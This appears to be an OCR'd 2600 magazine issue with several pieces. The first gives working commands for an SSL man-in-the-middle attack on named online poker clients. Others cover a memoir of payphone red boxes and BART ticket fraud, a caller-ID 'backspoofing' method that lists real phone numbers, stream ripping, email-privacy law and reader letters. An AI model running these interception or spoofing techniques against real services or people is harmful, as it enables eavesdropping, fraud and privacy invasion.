The man-in-the-middle attack consists of three steps: redirecting network traffic, answering requests from the client on behalf of the server, and answering requests from the server on behalf of the client. I chose to use ARP-cache poisoning and iptables mangling for the redirection, and socat to actually execute the man-in-the-middle attack. I managed to break Virgin Poker, and City Poker's client, viewing all client-server traffic in clear text.

Traffic Redirection

Getting network traffic from the victim isn't too hard. If you're on the same LAN you can use ARP cache poisoning or DNS hijacking. Rootkits are another avenue - there are kernel based rootkits for UNIX and Windows which can be made to redirect network traffic to an attacker. Insecure routers are another option; that Linux router the neighborhood geek set up for pizza and coke looks like a juicy target....

My traffic redirection solution involved a Perl script for Nemesis, which injects unsolicited ARP requests, and iptables packet mangling to rewrite the destination server IP address/port with a local one. All you need to do is figure out which IP the poker client talks to and rewrite it to your waiting MITM process. For example, City Poker uses IP 200.124.137.109 port 443. If I'm running my socat process on port 10007, the firewall rule becomes:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
/sbin/iptables --policy FORWARD ACCEPT
iptables -t nat -A PREROUTING -p tcp
➥-d 200.124.137.109 --dport 443 -
➥j \ REDIRECT --to-ports 10007
```

The first two lines allow us to forward traffic and the third line is our firewall rule.

Man-in-the-Middle Process

Although we can roll our own man-in-the-middle process, I chose to use socat for simplicity. If you're going to write your own, you simply need to have it listen for SSL connections on one side and establish them on the other. You will need to generate a fake server certificate that will be given to the client - self-signed/expired doesn't matter since the client isn't checking! Here are the commands to generate a self-signed certificate, and to set up socat to perform the MITM logging data in cleartext to stdout:

```
openssl req -x509 -nodes -newkey
➥rsa:1024 -days 365 -keyout
➥fakecert.pem \ -out fakecert.pem
socat -v -x openssl-listen:10007,cert
➥ificate=./fakecert.pem,verify=0,fork
➥\ openssl:200.124.137.109:443,verify=0
➥2>&1 | tee ./cityPokerCapture.txt
```

When generating the certificate, I just chose all the defaults. The "-nodes" argument means you don't want to enter a passphrase (password) for the key. The socat line sets up an openssl-listen socket on port 10007 with the fake certificate we generated above. It will log packets to stdout ("-v -x" arguments)

and establish an openssl connection to the *real* game server without verifying the peer certificate (verify=0).

You should now be able to fire up the poker client and see a nice cleartext version of everything running between the client and server.

Implications

My original motivation was to take a look at poker protocols, to see how "chatty" they are and what information is transferred. For example, what if the protocol designer thought it would be OK if all of a player's "hole cards" (two cards dealt before the first round of betting) were sent to each client before the hand began. We can reverse engineer the protocol and see what the command structure is like. Is there a debug mode or special admin commands that we can send? The server process now loses any client-side filters for things like data lengths and types. Can you say "fuzzer?"

Conclusions

I wrote a tool to check for expired/self-signed certificates and scanned 645 SSL ports on a /19 network well known for hosting gambling-related sites. It found 304 ports that were misconfigured and are therefore open to this type of attack. Some companies do this the right way - Party Poker, for example, verifies the peer certificate and checks the subject name in the client.

This flaw is actually quite easy to fix. On the client side, developers should always validate the peer certificate (at least in production!) and servers should have SSL certificates signed by *real* CAs. Protocol developers should *always* assume that the protocol can be viewed and treat input from the client as tainted. Data should be checked with a default reject policy - even though the client and server were written by the same team, that doesn't mean you shouldn't sanitize data before using it.

Snippet of data from City Poker dealing the turn card:

```
< 2006/08/07 11:51:21.183531  length=114 from=10984 to=18083
 00 00 00 32 00 01 33 00 32 35 36 35 32 31 34 30   ...2..3.25652140
 00 00 4d 00 44 65 61 6c 69 6e 67 20 74 75 72 6e   ..M.Dealing turn
 [illegible]                                       ..L.9....H..17.2
 [illegible]                                       5652140.._D.Moar
 [illegible]                                       d cards [illegible]
 [illegible]                                       [illegible]
 [illegible]                                       [illegible]
 [illegible]                                       [illegible]
```

***Snippet of data from Virgin Poker client** doing a ping and reply:*

```
< 2006/08/09 08:36:32.414723  length=17 from=482 to=481
 50 43 4b 54 01 00 00 00 00 00 00 11 50 69 6e 67   PCKT........Ping
 5b                                                 .
--
> 2006/08/09 08:36:32.439287  length=17 from=464 to=464
 50 43 4b 54 01 00 00 00 00 00 00 11 50 69 6e 67   PCKT........Ping
 00                                                 .
```

Hacker Perspective

by Bill Squire
(aka BillSF)

Oorlof mijn arme schapen
Die zijt in groten nood
Uw herder zal niet slapen
Al zijt gij nu verstrooid!

The above is from "Het Wilhelmus" (the Dutch national anthem), verse 14. It's a concept and it doesn't translate well to English. "Hacker" is a concept about concepts. Unfortunately it doesn't translate well to any language. My life is about turning concepts into useful products. A hacker does that and much more. Let's get to it.

In the 60s, AT&T ran an ad campaign: "The telephone is not a toy." Thank you AT&T! Vietnam, LBJ, the Cold War, and so on... everything was a lie. So the telephone must be the best toy ever invented! Is a greater understatement possible?

I always wanted the other end to hang up first so I could hear what it sounded like. That little "pliek" trailing off in the background was fascinating. I realized it must play the major role in making and maintaining the "long distance" call. Soon I could whistle it and see what it could do - before the Quaker Oats whistle and 800 numbers.

My early experimentation was only to places my parents called. They only looked at the "place" on the bill and if I had an "accident," that was simply it for the day.

There was more, so much more. Sometimes after placing a "toll call" (a type of local call) I'd hear the number I pulse-dialed pulse-dialed a second time. There were beeps associated with this. Other times I would hear beeps that sounded like steel drums. I loved the "drums" and quickly realized this wasn't music but communications! (They were MF tones, to be precise.) I was on to something. The "ultra-modern" phone system was using the same technique the primitive "Bush people" had used for generations. It was obvious tones were telling the other end what to do whether I heard it or not. How did they do it? "Ask and you shall receive." When everything seemed to be a lie, that biblical verse was to be the truth. The little brat was becoming an operator and learning how to social engineer. Soon, the secret was mine.

Best of all, I was to discover I wasn't alone. There was this kid in sixth grade named Dan N. He was the shortest kid in the class but very strong and nobody messed with him. Dan was later to tell me of someone who could make "free calls" with sound like I could. That man was Cap'n Crunch.

It was 1969. We were a few 12-year-old boys and there were a few twice our age. We knew we had something going into junior high, but we had no idea what our impact on society was to be.

With an age range between 11 and 14 years, junior high was the ultimate freak show. For some of us it was a "phreak" show and we didn't show a thing outside our tight group. This was a very uneventful time in my life.

In 1970 a very small piece in *Popular Science* reported on a new payphone with a picture of this most ugly beast. The most important features were a single coin slot and "silent electronic signals to replace the familiar sounds that currently signal the operator of deposited coins." Interestingly, these horrors were to show up first where I lived. I was going to find out what those "silent signals" were. First, I had a friend call me at one of these "fortress phones" while he recorded the call. I "sacrificed" 40 cents (my lunch money) to do this. I instructed my friend to call back on the off chance I got the money back and we could record the tones again. Sure enough it returned! We were able to repeat this several times. Don't forget: Hacking is scientific. It was a simple matter to whip up a simple phase-shift oscillator and amplifier to match the frequency (quickly determined to be 2200Hz but that isn't important). We needed a way to gate the tone.

A small strip of copper was taped with ordinary cello tape in such a way as to leave five stripes of copper about 8mm wide exposed. This formed, with a conducting probe, a custom switch. With just a couple of minutes

of practice it was very easy to exactly emulate the timings. We took turns calling a fortress phone and comparing their tone generators with ours. No discernible difference! We had broken the mighty fortress within hours of their debut. Millions of dollars AT&T spent versus one dollar's worth of parts. Nothing else mattered.

[Much later they thought they got smart and introduced 1700Hz (sometimes 1500Hz) but somehow they missed what hackers were able to do with CMOS. We could create phase-shift oscillators as perfect as their L/C oscillators. Later DTMF and MFc chips became available and by replacing the 1Mhz crystal with an L/C oscillator, a very close approximation could be obtained. Red and blue, or "rainbow" (named after a drug), boxes were popular. These chips were extremely expensive, but fortunately free for me. Much later, the 5087 came out for 50 cents. A very cheap, no effort red box! The big question: "How much honey or maple syrup does it take to make a "fortress phone" sound like a 6.5536MHz crystal-based red box? The "quarter," designed by a very competent engineer, was to solve half the problem. A damn 6.5536MHz rock was still used, but replacing that with an L/C circuit made a perfect box. Hackers can wind coils! Hope you kept your back issues of *2600*.]

High school finally. The principal welcomed the new "class of '75" and warned the returning students to be nice to us. Silicon Valley was just beginning to form out of the long established anchors: Lockheed Aerospace, Hewlett-Packard, and Varian. Our school district found itself with more money than it could use. We were being addressed on a newly installed closed-circuit TV system. We were told there were 2600 students enrolled. Very amusing in a somewhat secret way.

This was going to be an interesting and eventful year. I was to see a computer for the first time and actually use one in real-time. The "math resource center" had an "ASR33 Teletype" terminal installed. This connected to a central timesharing machine at 110 baud. It was *UNIX!* While new, UNIX was very easy to use. All students were welcome to try the new equipment. Punch cards still ruled and "computers in the classroom" were a distant dream for most schools.

The summer of 1971 had something brewing that was going to forever change the public notion of "hacker." A virtual unknown, Don Ballanger, got busted for selling blue boxes to what many believe was the Mafia. While not a "snitch," Don was highly criticized for getting busted for something few of us believed was illegal. He was to be in contact with Ron Rosenbaum of *Esquire*, a men's magazine you'd find next to *Playboy*. Ron wanted sensation. He managed to talk to many phreaks. While the piece he published in the October 1971 edition of *Esquire* contained some bullshit, it was to lead to the first police "hacker roundup." The piece was also read on Pacifica Radio's KPFA in Berkeley just prior to its release, possibly directed to the "blind phreaks." Crunch picked up a copy at local newsstand on his way to San Jose City College and read the rather lengthy article without putting it down. He called Denny, the ringleader of the blind phone phreaks, and read it again. He apparently recorded the call for other blind phreaks. This was the end in one way but also a new beginning - a whole new definition of hacker.

Myself, I was caught with what was to later be known as a "red box," something *2600* would cover heavily almost 20 years later. Because I was a minor, news of this in the USA was very slight. But this didn't stop Canada from publishing my name, since it wasn't illegal to publish the names of minors there. I didn't learn until later, but I was to become their "Crunch" and start a popular national pastime. The red box was simply a utility that made using the blue box much easier from most of North America. Nobody knows where the term "blue box" actually came from. The tone generator in one of the massive "fortress phones" is red. Actually it's in a pink case, possibly to keep people out? Clearly, red is more manly.

Unfortunately, my boarding school, university, and much information you need to understand me has been edited out. I don't even have the space to tell you about seeing a real gymnasium-sized computer in 1974.

However, before we move on to the Netherlands, I'm going to outline the thought process that was to become my defining hack. I broke BART (Bay Area Rapid Transit) at its weakest point: revenue collection. It was almost as simple as a red box and has been outlined previously in these pages.

The "BART hack" was not the first time tickets were duplicated. Rather, it was a rethink on how it should be done. Traditionally, "criminals" used a lot of huge, heavy machinery, sometimes even stolen ticket vendors that weigh nearly a ton. This was to be an ultra-simple portable device, weighing

less than half a pound, small enough to hold in the palm of your hand. Our intent was to show the world that all "security" could be defeated for less than $20. On Christmas Eve, we made several hundred $8 tickets and just gave them away to people. These were 100 percent real BART tickets!

In the early 90s I published an article in *2600* on how to do this. These were the very plans the authorities were trying their best to keep out of public view! You must be a "hacker" to use them, but with a complete understanding, it works. In the case of BART, the card was proprietary, so powdered iron gave us the answer. We needed full track 8mm card-reader heads. Amazingly enough, BART dumped about 50 to a surplus shop at the Oakland airport. At 50 cents each it was a bargain and we bought them all. With the powdered iron, we determined there was another element of obscurity: The domains were rotated 7.5 degrees.

The Washington D.C. Metro used the same bogus IBM system as BART (both exist to this day). We liked to play with BART by adding fare to WM tickets! The tickets have a matrix-printed strip that shows the user the remaining value. (Most ticket scams are simply printed cards sold to "greedy people.") If one was inside the system with an "overprinted" card, there would be some explaining to do. So this was the solution: We would make a magnetic stripe card (a used BART ticket with five cents remaining) with a value of (then) $7.95, insert in the "add-fare machine," add five cents, and voila, a real BART issued $8 ticket! The $7.95 we recorded on the ticket that said five cents remained was automatically wiped and no one was the wiser. This was for real and certainly not a scam. This was to be my "ticket to fame and fortune." "Crime" pays: Can it be made any clearer?

While there was absolutely no criminal intent, the BART police (glorified "rent-a-pig" types) didn't think it was very funny. This ultimately forced me to leave the USA, which I didn't think was so funny either at time, but was to be my "lucky break."

Flash to the end of the "Cold War." It was late in 1989 and I was telling my coworkers that the Berlin Wall was coming down. They all thought I was nuts. Less than a week later it happened. My plans without hesitation were to move to Europe.

East Berlin, 31 December 1989. This was sure to be the biggest party in the world and it didn't disappoint. I had been "swallowed" by Europe and separated from my American tourist friends.

Amsterdam, 1990. I did it! Skipped probation and even told my PO I was moving. I think she didn't believe me and said OK. (One less on her caseload?) I won't go into an extradition attempt, but Holland told them where to stick it.

I smuggled a few i386s in and many more were to follow. This was the first microprocessor that could even come close to being a "computer." In with Linux-0.01. Xenix was history. The Pentium was soon to follow and while I was to play with Slackware and RedHat, FreeBSD was looking very nice. FreeBSD was soon to be my "online" system, though I was to earn considerable money for porting a RedHat distribution to Alpha, a 64-bit platform.

I became involved with Hack-Tic Technologies, a spin-off from *Hack-Tic*. We sold, in kit form, the hardware hacks. Many, like the Demon Dialer and SemaFun (a pager/SMS decoder) were very successful. *Hack-Tic* was a short-lived publication that attempted to bring the "look and feel" of *2600* to a Dutch audience. Its downfall was mainly the fact that it was in Dutch as well as the monster it created: XS4ALL.

No Wires Needed was a company formed to complete the development of the WLAN I invented, which started alongside of the BART hack in 1985. DigiCash was the holding company for the ill-fated software patent about all electronic payments and also the most incredible collection of top people one could imagine. All these patents are expired today and everything having to do with "Internet payments" is "prior art." DigiCash developed the smart cards we use (everywhere except the USA). Sadly the banks felt threatened and DigiCash folded.

Because I was founding Dutch companies, I needed to become legal. The Vreemdelingenpolitie (they normally deal with "people of color") thought it was all a big joke. I was told to "do nothing" and let the case go to court. This white boy from the USA had a 100 percent chance of winning. (Yes, these are extreme right-wing fascists.) Thank you Hanneke for your help.

To be a hacker is to devote your life to what should be obvious. We are *not* "criminals" and will fight tooth and nail to get them off our Internet. We are fighting a battle that includes Windows, the root of all evil, along with what has become of the fateful decision to make Internet available to low-end computer systems. The evil simply mounts,

but note it will be hackers, not politicians, that solve the problem. Sure, "puppets galore" will take credit. They owe their existence to us. We can "pull the plug" - what is a "Bush Monkey" to do?

The basic evil of today's Internet is more than just Microsoft - the "middle-class OS." IM, spam, spyware, worms, Trojans, social networks online, and much more are directly a result of people and their dumbed-down "OS." Far deeper, the root of these evils truly have been with us longer than most people have known about the Internet. In 1989 we got IRC, an improved form of the silly "Compuserve CB" (talk). It was fine until it died a strange death around 1994. Today we have "social online networks," making IRC one of the more tame computer games. "Online friends" is something for mature audiences, such as the all UNIX Internet (old IRC). When minds are being weakened, we don't need any more of this swill.

As real hackers we solve problems, while the law and politicians only make matters worse. A technical solution to every problem on the net is in order. Put very simply: Hasta la vista, pretenders! Stop crying and get hacking.

Bill Squire to this day works with anything technical. Don't call him a "consultant." That will insult him. He likes to travel long distances: in the winter to "warmer places" and in the summer he prefers a more technologically-oriented tour. There are always so many people to meet.

Ripping MMS Streams

by EvilBrak
evilbrak@yahoo.com

Microsoft has been very anal when it comes to streaming media and has released little information on their streaming protocol, MMS (Microsoft Media Server). Ripping streams is straightforward but time consuming. All you need is Windows Media Player (called WMP from now on), a program called SDP Multimedia (downloadable from http://sdp.ppona.com/), and the location of the stream you want to download.

First, what you need to do is get the URL of the stream's ASX file. Getting access to the URL differs depending on which site the stream is on. Most sites embed the video into the web page itself. Look for a "Launch External Player" button somewhere on the page; usually this will open a new browser window with the URL of the ASX file or it'll open up WMP (the URL of the file can be found in the playlist). If there is no "Launch External Player" button, then view the source of the page and look for the URL to the ASX file. Once you have the URL, copy and paste it into SDP. If you like you can save the ASX file to your computer. This is helpful since you have a direct link to the stream and you won't have to navigate through the website to get to it.

Next, open up SDP and click on **Open**. In the box that pops up, paste the URL of the ASX file. If you saved the ASX file, then either paste the path or browse to it. Click on **OK** and the playlist will open up in the URL's combobox. Select the file you wish to download, then click on **Go**. Choose where you want the file to be saved. SDP saves audio in ASF format and video in WMV format. If you wish to convert to a different format (e.g., MP3 and MPG) then Google around for converters. There are plenty to choose from.

SDP will download the stream as it plays and therefore a prerecorded ten minute video will take roughly ten minutes to download, depending on server load. Live streams download at the same rate as prerecorded streams but will continue downloading until you click on **Abort**. You can listen to or watch the stream while you download by clicking on **Preview**. Another feature of SDP is the VCR. You can set start and stop times to record your live stream. For example, my local radio station has its own stream and if I like I can set

SDP to start recording at 5 am and finish at 10 am so I can listen to the morning show when I want. I can leave my computer unattended and SDP will record with no user interaction. Pretty cool, huh?

There are many different ways to download streaming content and this is the way I use. I thought I'd share this method with you all since I have met many people who do not know how to download streams. I encourage you to play around with both WMP and SDP. You might find a more efficient way of downloading streams. Enjoy!

Backspoofing 101

by Natas
natas@oldskoolphreak.com

What exactly is backspoofing? Most people reading this article probably have never heard of the term "backspoofing" before and don't know that the term was coined somewhat recently by a fellow phone phreak named NotTheory. Backspoofing is a very simple, but useful technique. Essentially, it is just calling yourself with spoofed Caller ID for the purpose of getting the CNAM (Caller ID Name) associated with a particular number. The number you spoof as your Caller ID is the number that you want to receive Caller ID name information for. I believe that this will work with almost any 10 digit number within North America. To do this properly you usually need to be calling a POTS line, because POTS lines are the only kind of lines that offer Caller ID with name, not just Caller ID number. However, some VoIP providers these days are now offering Caller ID name service to compete with all the features available on traditional POTS lines. It should also be noted that cell phones do not provide Caller ID with name on incoming calls and probably never will, as the name always tends to be retrieved from the local database on the phone.

How does backspoofing work? How is the CNAM retrieved from a number? Well, when you spoof your Caller ID to a telephone line with Caller ID name, what happens is the receiving telephone switch does a lookup in what is known as a CNAM database via the SS7 (Signaling System 7) protocol. This receiving switch dips in and retrieves the name associated with the particular number from the CNAM database and displays it on your little Caller ID box. Now you might be asking why this is the least bit interesting or how it's useful. Well, it's extremely useful because it allows you to see information that may otherwise be private. The telephone companies figure that even if you're some big shot movie star or even if you have an unlisted number, the person receiving your calls should still be able to see the name and the number of the person calling. After all, that's why they're paying for Caller ID. So the telco puts your name and number in their enormous database that's constantly being updated. Even unlisted numbers will typically come back with a first and last name if it can all fit into the 15 character space designed for the Caller ID name. This all works because you're tricking the Caller ID service into looking up the CNAM information associated with the telephone number of your choosing. I like to think of these CNAM databases as a private reverse lookup directory!

At first backspoofing may not seem like the best thing in the world, but there are lots of applicable uses for something like this, especially if you're a phone phreak! Ever find a local "elevator number?" The ones that connect you to the phone inside an elevator, allowing you to listen in on the elevator or

speak to the people inside? Well... by backspoofing an elevator number you can see what the name comes back as. Usually this is the name of the company whose PBX the elevator number is on or the company that occupies the building that the elevator is in. Now all you would have to do is look up the company's address and find out where the building is and you can find out exactly what elevator you're listening to! This actually came in extremely handy for me. For about five years now, I've had elevator numbers that were supposedly at Brown University but I was never really sure. By simply backspoofing the number I was able to confirm this within a few seconds.

Telco test numbers are some of the greatest things to backspoof, because even test numbers have CNAM entries most of the time. When I first started backspoofing, I assumed test numbers would have discreet listings, but oftentimes they list the telco's name or even a little description about the number! Someone even showed me a modem that came back as "NET 5-ESS" which is a telephone switch made by Lucent. So it was pretty obvious what turned out to be connected to that modem! If you're doing a scan and you're not sure who a particular modem belongs to, backspoofing comes in very handy! I always like to see what milliwatt numbers, and other numbers around the milliwatt number, come back as. Maybe you have some numbers to your telco and you're wondering exactly what bureau the number belongs to? Backspoofing can sometimes tell you if you've reached RCMAC, the switch room, MLAC, Information, or the code for a particular wire center.

Also, you can see just how lazy telcos are and how long some test numbers have been the same, because I've found entries with old telephone company names that are long gone! When was the last time you saw "NYNEX" or "NEW ENGLAND TEL" calling you?! These companies ditched those names years ago, but there are still plenty of CNAM entries out there with those names.


Cell phone numbers are no exceptions to rules of backspoofing either! T-Mobile currently enters their customers' names into CNAM databases. I believe Sprint is now starting to do the same. So if you're looking for a famous celebrity's cell phone number and you know they've got a T-Mobile account, backspoofing can come in very handy. Try backspoofing an entire T-Mobile exchange served out of the Hollywood Hills and see how many famous names you recognize!

Beware that all CNAM providers are not equal! There are lots of different CNAM databases in use, and while most of the information is the same, some databases have conflicting information. It may just be that some databases are not updated as frequently or it may just be that a certain one sucks and contains lots of outdated entries. I've found CNAM entries that were different, depending on the carrier who provided my Caller ID name service. I would get one result with Verizon and another with AT&T. There really is a lot of funky stuff that goes on in the world of CNAM.

To close the article, I want to show you just how cool backspoofing is. I've put together a list of some of the most interesting examples which I've found through backspoofing. Keep in mind that phone numbers do change quite often, so unfortunately some of these examples may be gone by the time this article comes out.

```
"BROWN UNIVERSIT" <4018637127>
"USG-FBI " <3104776565>
"U S GOVERNMENT " <5013246241>
"CIA,INTERNATION" <5087982693>
"FAA-ONTARIO ATC" <9093909953>
"BOOZE " <9099750050>
"NEW CENTURY FIT" <9099370028>
"UNITED,NUDE-YB" <3122749898>
"SPRINT PAYPHONE" <7027319900>
"28881 " <3109269101>
"A.T &T " <6172271067>
"BELL ATLANTIC A" <5703870000>
"OFC# 897 TEST L" <8028979912>
"ROCH TEL" <5852259902>
"PACIFIC BELL " <3108580000>
"VERIZON NC C9 " <9093900008>
"GTC NC WCH3 NC " <9093900006>
"GTC NC K140 NC " <9093900037>
"GTE NC XXXX " <9099760010>
"PYRAMID,TELECOM" <5087989920>
"VERIZON,INFONMA" <5087989974>
"VERIZON,GNI " <5087569913>
"VERIZON " <6316669906>
"NYNEX, " <5087980081>
"NEW,ENGLAND TEL" <5087989987>
"BELLSOUTH" <7066679923>
"T-MOBILE"          <7066679994>
"SWBT " <3142350475>
"SWB " <3149661736>
"QWEST MESSAGING" <5072859216>
"VACANT " <9784468972>
"UNCLAIMED MONEY" <4104641276>
```

Shouts: The DDP, NotTheory, Nick84, Decoder, Lucky225, Doug, Majestic, lc0n, GreyArea, Mitnick, Agent Steal, Poulsen, StankDawg, Dual, Cessna, Vox, Strom Carlson, IBall, & Av1d. The revolution will be digitized!



Can I Read Your Email?

by Alex Muentz, Esq.
lex@successfulseasons.com

I've given a few talks at hacker conferences and there are a lot of misconceptions about the laws that govern what we can and can't do. While most legal issues are discussed in articles longer than an entire copy of *2600*, I'd like to give a quick overview on reading email - can you read other people's, and who can read yours?

Note: this is not legal advice. While I am an attorney, I'm not *your* attorney. I'm going to talk about U.S. Federal law, namely the Stored Communications Act and the Wiretap Act. Many U.S. states have their own laws on this topic that mirror Federal law or work slightly differently. Other countries have their own laws, and it seems that the U.S. government doesn't even follow their own. If you have any questions about specific facts or your own case, contact an attorney. That said, let's have some fun.

The Stored Communications Act (SCA) bars unauthorized people from intentionally accessing an "electronic communication service facility." It also prohibits authorized users from exceeding their granted access and obtaining, altering, or preventing the delivery of another's electronic communication (EC) that is in storage. There's a second set of laws, commonly known as the Wiretap Act or the Electronic Communications Privacy Act (ECPA) that deal with EC in transit.

"Storage" here is what attorneys call a "term of art," which means that it doesn't mean what you think it means. Storage under the SCA includes any time the EC stops, even for a microsecond. Consider this hypothetical: I email this article to *2600*. My email server holds onto the email while it figures out how to route it. It's in storage, if only for a tenth of a second, so it's covered by the SCA. The email server breaks it into packets and sends it to its upstream router. Now the packets are "in transit" until they make it to the router. The packets are in storage when in the router's memory. They're also in storage if I have my email client save sent mail.

Yup, "EC" is a vague term too. Since ECs aren't defined by the SCA, any new method of digital communication is likely to be covered. Messages on BBSes, web forums, email, IMs, pages, and cell phone text messages have already been ruled to be covered by the SCA.

Since the outcome of many legal issues depends on who you are and what you're doing to whom, the following chart should help.

Who are you?	Whose EC are you looking at?	Am I OK?
Intended recipient	Yours	Yup (1)
Inadvertent recipient	Someone else's	Yup (2)
Intentional recipient	Someone else's	Nope (3)
Email provider (public)	User's	Maybe(4)
Email provider (private)	User's	Maybe(5)
Police	Someone else's	Maybe(6)

(1). The intended recipient can always read their own stuff, at least under the SCA.

(2) If you get an incorrectly addressed email, or if your email system misroutes someone else's email to you, you're OK, as long as you didn't do anything to get that email. Mind you, if you asked someone else to get you the email, and neither of you are authorized to see it, it's not inadvertent .

(3) If you intentionally exceed your granted permissions and access or modify someone else's EC without their permission or prevent

them from getting it, you've violated the SCA and are potentially up to one year in prison and fines, or five years if you do it for profit or "malicious destruction". Here's the fun part: The law isn't quite sure what "exceeds authorized access" means yet.

(4), (5) A provider of an "electronic communications service" or their workers can look at ECs stored on their systems. Providers who offer their service to the public, such as ISPs or cell phone companies can't divulge the *contents* of ECs, except to deliver the message to the recipient, or when served with a valid subpoena or search warrant . Also, a public provider may forward an EC to the police if they believe it contains an imminent threat of serious physical harm to another, and that the provider inadvertently noticed the threat.

A private provider, such as a university or business that offers email only to their workers may be able to divulge the contents of emails if they want to. It's a gray area, which is why lots of employers make you sign a release when they give you an account on their systems. That way they're protected either way.

(6) The police can acquire the contents of ECs with a valid search warrant, which requires that there is probable cause that the emails are evidence of a crime. The police can also read ECs if the recipient allows them.

So what exactly is a "provider" under these laws? While it's not explicitly defined in the law, the common law system (what the U.S. uses) allows judges to look at previous court cases to guide them. So far, if you own the service and decide if others get to use it, you're a provider. So if you run a linux box and give your friends or employees mail accounts, you're a provider. If you let anyone use the system for a fee, you may be a "public provider."

What About Sniffing?

What happens if you don't get their communications from storage, but sniff it from the wire or from wireless? In most states, the SCA no longer concerns you. However, the Wiretap Act does come into play. Intercepting ECs without authorization by the recipient or law may result in up to five years imprisonment, open you up to civil suit by the victims, and a fine. The "authorizations under law" is an interesting list. You can look at ECs on the network if you:

1. Get permission from the recipient of the EC.
2. Are the intended recipient of the EC.
3. Are intercepting transmissions intended for the general public, persons, ships, or aircraft in distress, police/fire/emergency, CB band, or amateur radio. *Note:* encrypted transmissions are not considered "for the public".
4. Are investigating a source of "harmful interference" to authorized radio or consumer electronics, as long as the interception is only to determine the source.
5. Are an employee of the FCC if intercepting EC is within their job description.
6. Are a provider of an electronic communication service and the interception is:

a. Necessary to provide the service or

b. Necessary to protect the rights or property of the service or

c. To comply with a court order or wiretap warrant.

d. Employees of the above can be protected under the "provider" exception if the interception is within their job description.

There's some other stuff about allowing the President (and his employees) to conduct foreign intelligence, but what that means isn't going to get figured out for a while.

What's interesting is that "providers" are allowed to do a lot more with ECs when they're in storage than when they're being transmitted. That may be changing soon. There's a recent court ruling that seems to limit what providers can do with ECs on their systems.

To Recap

You can read your own mail. If someone sends you stuff by mistake, you can read it. If you break into someone else's server, you're in trouble. If you're allowed in the server, but get root by some nefarious means, or guess your ex-girlfriend's Hotmail password to read their mail, you're in trouble. If you want to test out a sniffer, get permission from the owner of the network.

There are some gray areas in the law, such as who can grant permission to view ECs and what constitutes permission. Does letting a user sudo grant permission to read other people's stuff? If I give my root login to someone else and they read your email, did I grant permission to do it? All these are interesting questions and they haven't been answered by the courts yet. Of course, every one of these questions will have to be answered by a real case, with victims and defendants. Nobody wants to be a test case.

Be careful out there. If you do get busted or sued, keep your mouth shut and talk to a lawyer.

Snippets

Queries

Dear *2600*:

I have some observations that I would like to submit for your approval and potential publication. After noticing the "Writers Wanted" text block on Page 50 of 23:3, I have decided it is my time to contribute to the cause.

Most of the material that I have is based upon my work. I am presently a contract telecommunications technician with experience in carrier-class transport, some switching, data networks, and access devices. Prior to this I worked as lead technician for an avionics center where I dealt with several prominent entities in aerospace.

My concern comes for both my safety, the security of my customers, and the future of my career. Can I write in anonymously? Does *2600 Magazine* protect its writers?

Name Deleted

Assuming that was your real name that you signed your letter with, we'll start by encouraging you to protect your identity at the source. We always honor the requests of our contributors with regards to identification and it is our policy not to reveal any of our writers' personal information without their express permission. That said, we all must recognize that there are potential risks whenever mail is sent with identifying information which can be anything from the return address to information inadvertently included in the article which can lead people to figure out who you are, particularly those in your organization who may be trying to find the source of a leak. So for those readers who worry about this sort of thing, we advise caution with regards to any personal information that may be referenced in the article (locations, encounters with other people, etc.) and details which could be gleaned from either the email address itself or from the fact that someone used their internal corporate address to send mail to someone at 2600. Often just the fact that contact was made is enough to raise questions. Even without knowing the contents of the email that user@evil-empire.mil sent to articles@2600.com, you can bet the powers that be will be keeping a close eye on the sender and preparing his interrogation chamber. So the short answer is that we will do everything possible to protect your identity. But you must also exhibit a good degree of caution if you want to preserve your anonymity.

Dear *2600*:

Sometimes I want to send an anonymous email to various media organizations and I want to make sure I'm being very anonymous. What I would do is go find an insecure wireless network, like at a coffee shop for example, and connect to it with my laptop. I would open up Firefox and make sure that all of my web traffic went through Tor (I would use the FoxyProxy extension for Firefox, with Firefox, Tor, and Privoxy installed on an Ubuntu system). I would then surf my way over to hushmail.com and create a new account. I would choose Hushmail because not only are they a privacy organization and are unlikely to share any of my user information if asked (and in fact, according to their website, they don't actually know any of my user information without my passphrase because of the way it gets hashed), but also because it has an SSL certificate and it just makes me feel safer, even if my traffic is going through Tor. Then I would log in, email my message to the media, and log out. Then I would clear all the private data in Firefox (my cache, history, cookies, etc.). I would securely delete all files involved with the message on my computer (I use the wipe package). All the while, I'd make sure no one was looking over my shoulder. Then I would turn off my computer and leave.

Are there any holes? Is there anything further I should be doing? I wouldn't spoof my MAC address because my wireless card doesn't allow it, but it seems like that wouldn't even be necessary. Or is it? Would it be worth buying a new wireless card? Is there any possible way that I could get tracked, by local police, feds, Homeland Security agents, members of the media, or anyone else?

A. Saboteur

We can say with assurance that the media lacks the skills to do much beyond resolving an IP found in the headers of your email. If you really want to test your system, sending a threat to the White House or announcing the grand opening of a new al Qaeda chapter would get far more talented people involved in the challenge. (We really don't suggest this method.) Our readers can most certainly help find any potential holes in your scheme. The one we would point out is the danger of using the same

email address for other communications since more identifying information might be found if someone were to somehow find multiple messages from the same address, particularly any to a public forum.

Dear *2600*:

In issue 23:4, I think vyxenangel's statements are a little misleading. In the movie *Hackers*, the characters in the film talk about a "rightous hack" on a Gibson and "not any of this accidental shit." The film has very good visual effects but you don't learn a thing about hacking. The subway defense system I thought was good. It was used by a young Angelina Jolie, who played a hacker called Acid Burn. Don't try this at home.

My question is: In the film, the cover of your magazine appears in a scene. Do you know which issue they used in the movie?

mr.bitworth

